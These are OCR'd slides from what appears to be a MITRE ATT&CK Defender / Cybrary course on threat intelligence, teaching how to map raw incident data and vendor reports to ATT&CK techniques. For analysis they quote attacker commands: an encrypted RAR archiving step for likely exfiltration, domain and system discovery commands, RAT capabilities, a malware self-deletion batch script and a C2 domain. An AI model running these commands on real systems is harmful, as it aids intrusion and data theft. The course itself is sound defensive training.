
Next Step: Further Research

Based on the analysis we can Google the flags to RAR and determine that it is being used to compress and encrypt the file

CYBRARY

2. Research the Behavior

```
.\recycler.exe a -hpfGzq5yKw C:\$Recycle.Bin\old
C:\$Recycle.Bin\Shockwave_network.vsdx
```



The file being compressed/encrypted is a Visio diagram, probably exfiltration

Lesson 2.2 Summary

1. Walked through examples of identifying behaviors in raw data
2. Reviewed how to research behaviors and discussed that multiple data sources may be needed for accurate assessments

Lesson 2.3

Translate Behaviors to Tactics, Techniques, and Sub-techniques

Lesson 2.3 Objectives

1. Develop the capability to translate behaviors from raw data into tactics, techniques, and sub-techniques
2. Review concurrent techniques
3. Discuss the importance of peer review and collaboration

3. Translate the Behavior into a Tactic

Cyber Threat Intelligence

```
ipconfig /all
```

- Specific procedure only mapped to System Network Configuration Discovery
- System Network Configuration Discovery -> Discovery ✅
- Seen being run via Sysmon -> Execution

```
.\recycler.exe a -hpfGzq5yKw C:\$Recycle.Bin\old
C:\$Recycle.Bin\Shockwave_network.vsdx
```

- We figured out researching this that "**vsdx**" is Visio data
- Moderate confidence Exfiltration, commands around this could make clearer
- Seen being run via Sysmon -> Execution

CYBRARY

4. Figure Out What Technique or Sub Applies

- Similar to working with finished reporting we may jump straight here
  - Procedure may map directly to Tactic/Technique/Sub-technique
  - May have enough experience to compress steps (remember, this may increase your bias, and won't always work)

```
ipconfig /all
```

- Specific procedure in System Network Configuration Discovery (T1016)
- Also Command and Scripting Interpreter (T1059)

```
.\recycler.exe a -hpfGzq5yKw C:\$Recycle.Bin\old
C:\$Recycle.Bin\Shockwave_network.vsdx
```

- We figured out researching this that "**a –hp**" compresses/encrypts
- Appears to be Archive Collected Data (T1560)
- Also Command and Scripting Interpreter (T1059)

4. Concurrent Techniques

- Assess what's happening – and *how* it's happening
- Certain tactics commonly have concurrent techniques:
  - Execution
  - Defense Evasion
  - Collection
- Examples:
  - Phishing: Spearphishing Attachment + User Execution (Initial Access + Execution)
  - Data from Local System + Email Collection (2x Collection)
  - Process Discovery + Command and Scripting Interpreter (Discovery + Execution)

Some techniques are describing *how* things are happening, while other techniques are describing *what's* happening

CYBRARY

5. Compare Your Results to Other Analysts

Cyber Threat Intelligence

- Hedging biases by leveraging diverse skillsets
- Mapping from raw data may need a broader set of skills/experience to work with different types of data

Analyst 1 Expertise
• Packets
• Malware/Reversing
• Windows command line

Analyst 2 Expertise
• Windows Events
• Disk Forensics
• macOS/Linux

CYBRARY

Lesson 2.3 Summary

1. Reviewed the process for translating behaviors in raw data into tactics, techniques, and sub-techniques
2. Evaluated the different types of techniques
3. Reinforced the importance of peer review and collaboration for mapping from raw data

Lesson 2.4

Raw Data to Narrative Reporting

Lesson 2.4 Objectives

1. Practice mapping raw data to ATT&CK®
2. Understand how to feature mapped ATT&CK data in finished reporting

Exercise 2: Working with raw data

- You’re going to be examining two tickets from a simulated incident
- Ticket 473822
  - Series of commands interactively executed via cmd.exe on an end system
- Ticket 473845
  - Pieces of a malware analysis of the primary RAT used in the incident
- You can access the two two tickets from a simulated intrusion incident under the Resources section
- Use whatever to record your results or download and edit
- Identify as many behaviors as possible
- Annotate the behaviors that are ATT&CK® techniques

Exercise Considerations

- What questions would you have asked of your incident responders?
- What was easier/harder than working with narrative reporting?
- What other types of data do you commonly encounter with behaviors?
- Did you notice any behaviors that you couldn’t find a technique for?

Going Over Exercise 2 (Ticket 473822)

Discovery

```
ipconfig /all
arp -a
echo %USERDOMAIN%\%USERNAME%
tasklist /v
sc query
systeminfo
net group "Domain Admins" /domain
net user /domain
net group "Domain Controllers" /domai
netsh advfirewall show allprofiles
netstat -ano
```

System Network Configuration Discovery

System Network Configuration Discovery (T1016)

System Owner / User Discovery

Process Discovery

System Service Discovery

System Information Discovery

Permission Groups Discovery: Domain Groups

Account Discovery: Domain Account

Remote System Discovery

System Network Configuration Discovery

System Network Connections Discovery (T1049)

All are Execution – Command and Scripting Interpreter(T1059)

Going Over Exercise 2 (Ticket 473845)

```
Filename =

C2 I                                    over https
requ

    UPLOAD file (upload a file server->client)

        DOWNLOAD

        SHELL co

        PSHELL

        EXEC path                                   given via CreateProcess)


Copy C:\winspoo1.exe -> C:\Windows\System32\winspool.exe

HKEY_CURRENT_USER\Soft
"C:\Windows\System32\w
```

Defense Evasion - Masquerading (T1036)

Command and Control - Data Encoding: Standard Encoding(T1132.001)

Command and Control- Application Layer Protocol: Web Protocols (T1071.001)

Command and Control - Ingress Tool Transfer(T1105)

Execution - Command and Scripting Interpreter (T1059)

Execution - Command and Scripting Interpreter: PowerShell (T1059.001)

Execution-Native API (T1106)

Defense Evasion - Masquerading (T1036)

Persistence - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)

Raw Data to Narrative Reporting

Cyber Threat Intelligence

- If you are creating reporting with ATT&CK® techniques, we recommend keeping the techniques with the related procedures for context
  - Allows other analysts to examine the mapping for themselves
  - Ensures team is on the same page with mapping
  - Allows much easier capture of how a technique was done
  - Contributes to simpler process for crafting defenses against specific adversaries

CYBRARY

Completed Reporting Examples

MITRE ATT&CK Defender | Cyber Threat Inteligence

More Effective Reporting Methods

1. During operation Tangerine Yellow, the actors used Pineapple RAT to execute '`ipconfig /all`[1]' via the Windows command shell[2].
    1. Discovery – System Network Configuration Discovery (T1016)
    2. Execution – Command and Scripting Interpreter (T1059)

2. System Network Configuration Discovery (T1016) and Command and Scripting Interpreter (T1059) - During operation Tangerine Yellow, the actors used Pineapple RAT to execute '`ipconfig /all`' via the Windows command shell.

Less Effective

3. Appendix C – ATT&CK® Techniques
System Network Configuration Discovery
Command and Scripting Interpreter
Hardware Additions

CYBRARY

Lesson 2.4 Summary

1. Practiced mapping raw data to ATT&CK and reviewed the results
2. Reinforced the importance of peer review and collaboration for mapping both narrative reporting and raw data
3. Reviewed effective ways to express mapped ATT&CK data in narrative reporting

Module 0

Introduction to ATT&CK for CTI

0

Module 01
Module 02

Map Raw & Finished Data to ATT&CK

1-2

Module 03

Store & Analyze ATT&CK-mapped Data

3

Module 04

Make Defensive Recommendations from ATT&CK-mapped Data

4

ATT&CK for CTI

End of Module 2

Module 3:
Storing and Analyzing ATT&CK® Mapped Data

Jackie Lasky

MITRE | SOLVING PROBLEMS FOR A SAFER WORLD®

Module 3 Agenda

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 3.1:Storing and Displaying ATT&CK mapped Data

Lesson 3.2: Expressing ATT&CK mapped Data

Lesson 3.3: Analyzing ATT&CK mapped Data

Lesson 3.4: Compare Layers in ATT&CK Navigator

CYBRARY

Lesson 3.1 Storing and Displaying ATT&CK® Mapped Data

Lesson 3.1 Objectives

1. Consider who (or what) will be consuming the mapped CTI
2. Identify the most effective storage platform for your environment and requirements

Storing ATT&CK Mapped Data: Considerations

Who's consuming it?	What are the intelligence requirements? How will you provide context?	How detailed will it be?	How will you capture that detail?	How will you import and export data?
Human or machine?	Include full text?	Just a Technique/ sub-technique, or a Procedure?	▪ (Free text?) How will you link it to other CTI? ▪ Incident, group, campaign, indicator?	What format will you use?

CYBRARY

Storing and Displaying ATT&CK Mapped Data

MITRE ATT&CK Defender | Cyber Threat Intelligence

Main page
Help
Contribute
References
Data Drilldown
Using the API

Tactics
Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Command and Control

Techniques
Technique Matrix
All Techniques
Windows
Linux

Scheduled Task

Utilities such as at and schtasks, along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the the remote system.[1]

An adversary may use task scheduling to execute programs at system startup or on a scheduled basis for persistence, to conduct remote Execution as part of Lateral Movement, to gain SYSTEM privileges, or to run a process under the context of a specified account.

Contents [hide]
1 Examples
2 Mitigation
3 Detection
4 References

Examples


- APT18 actors used the native at Windows task scheduler tool to use scheduled

Scheduled Task
Technique


ID	T1053
Tactic	Execution, Persistence, Privilege Escalation
Platform	Windows
Permissions Required	User, Administrator, SYSTEM
Effective Permissions	User, Administrator, SYSTEM
Data Sources	File monitoring, Process command-line parameters, Process monitoring, Windows event logs
Supports Remote	Yes
CAPEC ID	CAPEC-557
Contributors	Travis Smith, Tripwire, Leo Loobeek, @leoloobeek, Alain Homewood, Insomnia Security

CYBRARY

Storing and Displaying ATT&CK Mapped Data



Storing and Displaying ATT&CK Mapped Data



Courtesy of Alexandre Dulaunoy

Ability to link to indicators and files

Cyber Threat Intelligence

Lesson 3.1 Summary

1. Considered how the ATT&CK mapped data would be consumed, linked, contextualized, and imported/exported
2. Reviewed internal and external storage platform options for your environment and requirements

CYBRARY

Lesson 3.2 Expressing and Storing ATT&CK® Mapped Data

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 3.2 Objectives

1. Review methods for expressing and storing mapped-data
2. Identify the most effective approach for your environment and requirements

CYBRARY

Expressing and Storing ATT&CK Mapped Data

MITRE ATT&CK Defender | Cyber Threat Intelligence

Who Is Calling? CDRThief Targets Linux VoIP Softswitches

(published: September 10, 2020)

A new malware named “CDRThief” has been identified by ESET researchers. Targeting VoIP softswitches Linknat VOS2009 and VOS3000, the malware exfiltrates call data such as caller, call duration, call fee, callee IP address among other information. The call information is stolen from an internal MySQL database which is accessed using credentials taken from the softswitch config files. While the passwords are encrypted, CDRThief is able to decrypt them for use.

MITRE ATT&CK: [MITRE ATT&CK] Obfuscated Files or Information - T1027 | [MITRE ATT&CK] System Information Discovery - T1082 | [MITRE ATT&CK] Exfiltration Over Command and Control Channel - T1041

Techniques at the end of a report

ANOMALI

CYBRARY

Expressing and Storing ATT&CK Mapped Data

MITRE ATT&CK Defender | Cyber Threat Intelligence

Techniques at the end of a report

Analyzing Operation GhostSecret: Attack Seeks to Steal Data Worldwide

MITRE ATT&CK techniques

McAfee
Together is power.

- Exfiltration over control server channel: data is exfiltrated over the control server channel using a custom protocol
- Commonly used port: the attackers used common ports such as port 443 for control server communications
- Service execution: registers the implant as a service on the victim's machine
- Automated collection: the implant automatically collects data about the victim and sends it to the control server
- Data from local system: local system is discovered and data is gathered
- Process discovery: implants can list processes running on the system
- System time discovery: part of the data reconnaissance method, the system time is also sent to the control server
- File deletion: malware can wipe files indicated by the attacker

Expressing and Storing ATT&CK Mapped Data

Growing Tensions Between U.S., DPRK Coincide with Higher Rate of CHOLLIMA Activity

Techniques Observed

- Persistence: New Service
- Defense Evasion: Masquerading
- Discovery: System Information Discovery, System Network Configuration Discovery, File and Directory Discovery
- Command and Control

CROWDSTRIKE

Consistent with reporting trends across the community, OverWatch saw an increase in threat activity attributed to North Korea in 2017. For example, in mid-May, STARDUST CHOLLIMA actors exploited a web-facing SMB server belonging to a high-profile research institution located in the U.S. They leveraged access to install the following malicious DLL:

Techniques at the beginning of a report

https://www.crowdstrike.com/resources/reports/2018-crowdstrike-global-threat-report-blurring-the-lines-between-statecraft-and-tradecraft/

CYBRARY

Expressing and Storing ATT&CK Mapped Data

Ransomware Impacting Pipeline Operations

Original release date: February 18, 2020 | Last revised: July 16, 2020

Print Tweet Send Share

Summary

The Cybersecurity and Infrastructure Security Agency (CISA) encourages asset owner operators across all critical infrastructure sectors to review the below threat actor techniques and ensure the corresponding mitigations are applied.

CISA responded to a cyberattack affecting control and communication assets on the operational technology (OT) network of a natural gas compression facility. A cyber threat actor used a *Spearphishing Link* [T1192] to obtain initial access to the organization's information technology (IT) network before pivoting to its OT network. The threat actor then deployed commodity ransomware to *Encrypt Data for Impact* [T1486] on both networks. Specific assets experiencing a *Loss of Availability* [T826] on the OT network included human machine interfaces (HMIs), data historians, and polling servers. Impacted assets were no longer able to read and aggregate real-time operational data reported from low-level OT devices, resulting in a partial *Loss of View* [T829] for human operators. The attack did not impact any programmable logic controllers (PLCs) and at no point did the victim lose control of operations. Although the victim's emergency response plan

In-text Techniques in a report

https://us-cert.cisa.gov/ncas/alerts/aa20-049a

Expressing and Storing ATT&CK Mapped Data

MITRE ATT&CK Defender | Cyber Threat Intelligence

digital shadows_

Mitre ATT&CK™ and the Mueller GRU Indictment: Lessons for Organizations

Adding additional info to an ATT&CK technique

MITRE ATT&CK Stage	GRU Tactics, Techniques and Procedures	Mitigation Advice
 1. Initial Access	Trusted Relationship	• 3rd parties, such as suppliers and partner organizations, typically have privileged access via a trusted relationship into certain environments. • These relationships can be abused by attackers to subvert security controls and gain unauthorized access into target environments. • Managing trusted relationships, like supply chains, is an incredibly complex topic. The NCSC (National Cyber Security Center) has an excellent overview of this challenging topic.


https://www.digitalshadows.com/blog-and-research/mitre-attck-and-the-mueller-gru-indictment-lessons-for-organizations/

CYBRARY

Expressing and Storing ATT&CK Mapped Data

MITRE ATT&CK Defender | Cyber Threat Intelligence

Recorded Future



With timestamps

https://www.recordedfuture.com/mitre-attack-framework/

CYBRARY

Expressing and Storing ATT&CK Mapped Data

MITRE ATT&CK Defender | Cyber Threat Intelligence

unit42 PLAYBOOK VIEWER

Technique: T1064: Scripting[REFERENCE]

Description	Indicator Pattern
Sysget writes a batch script in the %TEMP% folder to clean up the original files and spawning a newly written winlogon.exe executable.	[process:command_line = '@echo off :t timeout 1 for /f %%i in (\'tasklist /FI "IMAGENAME eq [original_executable_name]" ^| find /v /c ""\') do set YO=%%i if %%YO%%==4 goto :t del /F "[original_executable_path]" del /F "[tmp_file]" start /B cmd /c "[startup_winlogon.exe]" del /F "[self]" exit']

Technique: T1071: Standard Application Layer Protocol[REFERENCE]

Description	Indicator Pattern
C2 server communicates over HTTP and embeds data within the Cookie HTTP header.	[domain-name:value = '2014.zzux.com']

https://pan-unit42.github.io/playbook_viewer/

CYBRARY

Expressing and Storing ATT&CK Mapped Data

Event Triggered Execution: Component Object Model Hijacking	APT28 has used COM hijacking for persistence by replacing the legitimate `MMDeviceEnumerator` object with a payload.[23][11]

https://attack.mitre.org/groups/G0007/

Full-Text Report

APT15 was also observed using Mimikatz to dump credentials and generate Kerberos golden tickets. This allowed the group to persist in the victim's network in the event of

ATT&CK Technique

OS Credential Dumping (T1003)

https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2018/march/apt15-is-alive-and-strong-an-analysis-of-royalcli-and-royaldns/

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 3.2 Summary

1. Reviewed various methods and levels of detail for expressing and storing mapped-data
2. Examined how to identify the most effective approach for your environment and requirements

CYBRARY

Lesson 3.3
Analyzing ATT&CK® Mapped Data

